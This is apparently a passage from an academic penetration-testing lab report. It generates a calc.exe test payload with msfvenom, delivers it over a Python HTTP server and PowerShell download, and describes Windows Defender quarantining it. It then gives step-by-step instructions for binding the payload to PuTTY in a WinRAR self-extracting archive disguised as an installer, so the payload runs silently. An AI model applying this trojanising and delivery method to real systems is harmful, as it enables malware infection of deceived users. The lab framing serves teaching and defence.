- **-p windows/exec** — Selects the payload module. 'windows/exec' is a single payload that executes an arbitrary command specified in the CMD option on the target Windows machine.
- **CMD=calc.exe** — The option passed to the windows/exec payload specifying which command/application to execute. 'calc.exe' is the Windows system calculator, located in C:\Windows\System32\.
- **-f exe** — Specifies the output format for the generated payload. 'exe' instructs msfvenom to wrap the raw shellcode in a standard Windows PE executable (.exe) template, making it directly executable on a Windows system.
- **-o harmless_payload.exe** — Specifies the output file path and name for the generated payload. The file will be saved to the current working directory on the Kali machine as 'harmless_payload.exe'.



The image shows a screenshot of a Kali Linux terminal window. The window title is "kali-linux-old-vmware-amd64 - VMware Workstation". The terminal shows the command `msfvenom -p windows/exec CMD=calc.exe -f exe -o harmless_payload.exe` being executed. The output indicates that no platform was selected, so it chose `Msf::Module::Platform::Windows`, and no architecture was selected, so it chose `x86`. It also states that no encoder was specified, so it outputted the raw payload. The final size of the exe file is 7168 bytes, and it is saved as `harmless_payload.exe`.

```
(kali@kali)-[~/Desktop]
$ msfvenom -p windows/exec CMD=calc.exe -f exe -o harmless_payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 193 bytes
Final size of exe file: 7168 bytes
Saved as: harmless_payload.exe

(kali@kali)-[~/Desktop]
```

Figure 5.1: Payload Generation Using msfvenom — Terminal Output on Kali Linux




Figure 5.2: File System Verification — `harmless_payload.exe` Successfully Created

6. Secure File Transfer Mechanisms

6.1 Why File Transfer is a Critical Phase

In a penetration testing scenario, after generating a payload on the attacker's machine, the next critical challenge is delivering that payload to the target machine. This phase, known as 'payload delivery' or 'lateral file transfer,' can leverage numerous protocols and techniques depending on the target environment, available services, and firewall configurations. Common methods include:

- HTTP/HTTPS: Using a web server on the attacker machine; files are downloaded via browser or command-line utilities.
- SMB (Server Message Block): Leveraging Windows file-sharing protocol for file transfer.
- FTP/SFTP: Using file transfer protocol servers.
- Email Attachments: Social engineering-based delivery.
- USB/Physical Media: Air-gapped environment delivery.

For this lab environment, an HTTP server was chosen for its simplicity, universality, and the excellent opportunity it provides to demonstrate PowerShell's file download capabilities.

6.2 Python HTTP Server Setup

Python 3's built-in `http.server` module provides a zero-configuration, single-command HTTP file server that serves all files in the current directory over HTTP. This is an invaluable tool for penetration testers and network administrators for quick file transfers.

```
# Navigate to the directory containing the payload: cd /root/  
# Start the Python HTTP server on port 8000: python3 -m http.server 8000
```

Once executed, Python starts an HTTP server listening on port 8000 of all available network interfaces (0.0.0.0:8000). Every file in the `/root/` directory becomes accessible via HTTP. The server also logs every incoming request to the terminal, providing real-time evidence of file access.




Figure 6.1: Python HTTP Server Initiated on Kali Linux (`python3 -m http.server 8000`)

6.3 File Retrieval via Windows PowerShell

Windows PowerShell is a cross-platform task automation solution made up of a command-line shell, a scripting language, and a configuration management framework. Its `Invoke-WebRequest` cmdlet (alias: `iwr`, `wget`, `curl`) can download files from HTTP/HTTPS servers directly from the command line, making it an ideal tool for file retrieval in penetration testing scenarios.

```
# Command executed on Windows 10 PowerShell: Invoke-WebRequest -Uri http://192.168.26.128:8000/harmless_payload.exe -OutFile C:\Users\Public\harmless_payload.exe
```

Parameter Breakdown:

- `-Uri`: Specifies the Uniform Resource Identifier (URI) of the file to download. Here, we point it to the Kali Linux IP (192.168.26.128), port 8000, and the filename.
- `-OutFile`: Specifies the local path where the downloaded file will be saved. In this case, it saves directly to the Desktop for easy access.




Figure 6.2: File Download via Windows PowerShell — Confirming Successful File Transfer

7. Endpoint Security Interaction

7.1 How Windows Defender Detects Threats

Windows Defender Antivirus (now Microsoft Defender Antivirus) is a built-in anti-malware component of Microsoft Windows, first introduced as a spyware removal tool in Windows XP and later upgraded to a full-featured antivirus in Windows 8. It employs multiple layers of protection:

- **Signature-Based Detection:** The most fundamental detection method. Defender maintains a database of known malware 'signatures' — patterns of bytes, hashes, or behavioral fingerprints unique to known malicious code. Every file accessed or downloaded is compared against this database.
- **Heuristic Analysis:** Behavioral rules and statistical analysis identify suspicious patterns in unknown files, even without a matching signature (e.g., a file that enumerates running processes and attempts to inject code).
- **Cloud-Delivered Protection (MAPS):** Suspicious files are submitted to Microsoft's cloud analysis infrastructure (Microsoft Active Protection Service) for real-time analysis using machine learning models and the collective intelligence of millions of Defender deployments worldwide.
- **Exploit Protection:** Integrated exploit mitigation techniques (DEP, ASLR, CFG) to prevent code injection attacks even from known vulnerabilities.

7.2 Defender's Response to the PoC Payload

As expected in a realistic lab environment, Windows Defender immediately detected and quarantined the un-obfuscated msfvenom-generated payload upon file system access (download completion). This detection occurs because Metasploit Framework payloads are among the most extensively documented and signature-catalogued threat categories in the anti-malware industry.

Defender typically classifies unencoded MSFvenom payloads under the detection category 'Trojan:Win32/Meterpreter' or a similar Windows/exec variant. This detection validates that Windows Defender is functioning correctly and demonstrates why real-world threat

actors must invest significant effort in payload obfuscation, encoding, and evasion techniques.




Figure 7.1: Windows Defender Antivirus — Threat Detection and Quarantine Alert

7.3 Disabling Real-Time Protection for Lab Continuity

For the purpose of this controlled academic exercise, Windows Defender's Real-Time Protection was temporarily disabled to allow the execution of the PoC payload and the subsequent SFX binding test. This is a standard procedure in penetration testing labs and is documented as a limitation of using commodity payloads without obfuscation.

This step highlights an important Blue Team observation: endpoint security solutions that can be disabled by a local administrator without additional controls represent a significant security gap. Enterprise environments should implement Tamper Protection and centralized policy management via Microsoft Intune or Group Policy Objects (GPOs) to prevent local users from modifying security settings.




Figure 7.2: Windows Security Center — Disabling Real-Time Protection for Isolated Lab Test

8. Advanced Payload Binding via WinRAR SFX

8.1 Prerequisites and Setup

Before initiating the SFX binding process, the following files were confirmed to be present on the Windows 10 Desktop or a working directory:

- harmless_payload.exe — The PoC payload generated by msfvenom, transferred from Kali Linux via Python HTTP server.
- putty.exe — The official, unmodified PuTTY SSH client binary downloaded from the official PuTTY website (www.chiark.greenend.org.uk). PuTTY serves as the 'carrier' or 'legitimate software' in this binding exercise.




Figure 8.1: Working Directory Showing Both Files Ready for SFX Archive Creation

8.2 WinRAR SFX Archive Creation — Step-by-Step

Step 1: File Selection

Both target files were selected simultaneously in Windows Explorer using Ctrl+Click. Right-clicking the selection revealed the context menu, from which 'Add to archive...' was selected, invoking the WinRAR archive creation dialog.




Figure 8.2: Right-Click Context Menu — 'Add to Archive' Option to Initiate WinRAR Dialog

Step 2: General Tab — Creating SFX Archive

In the WinRAR 'Archive name and parameters' dialog, the following settings were configured on the General tab:

- Archive Name: putty_installation.exe — A social-engineering-oriented name suggesting it is a legitimate PuTTY installer.
- Archive Format: RAR5 — Selected for optimal compression and metadata support.
- Compression Method: Best — Maximizes compression to reduce file size.
- Create SFX archive: CHECKED — This critical checkbox instructs WinRAR to prepend the SFX module to the archive, creating a standalone executable instead of a .rar file.




Figure 8.3: WinRAR Archive Parameters — General Tab (SFX Archive Creation Enabled)

Step 3: Advanced Tab — Execution Order Configuration

The Advanced tab and its 'SFX Options' button revealed the most critical configuration for this practical — the execution order. Under the 'Setup' sub-tab within SFX Options:

- Run after extraction (Setup=): Two entries were added in the precise order:
 - 1. harmless_payload.exe — Payload executes first (in background).
 - 2. putty.exe — Carrier application launches second (visible to user).

This ordering ensures the payload runs silently while the user observes only the expected PuTTY application launching, maintaining the illusion of a legitimate installer.

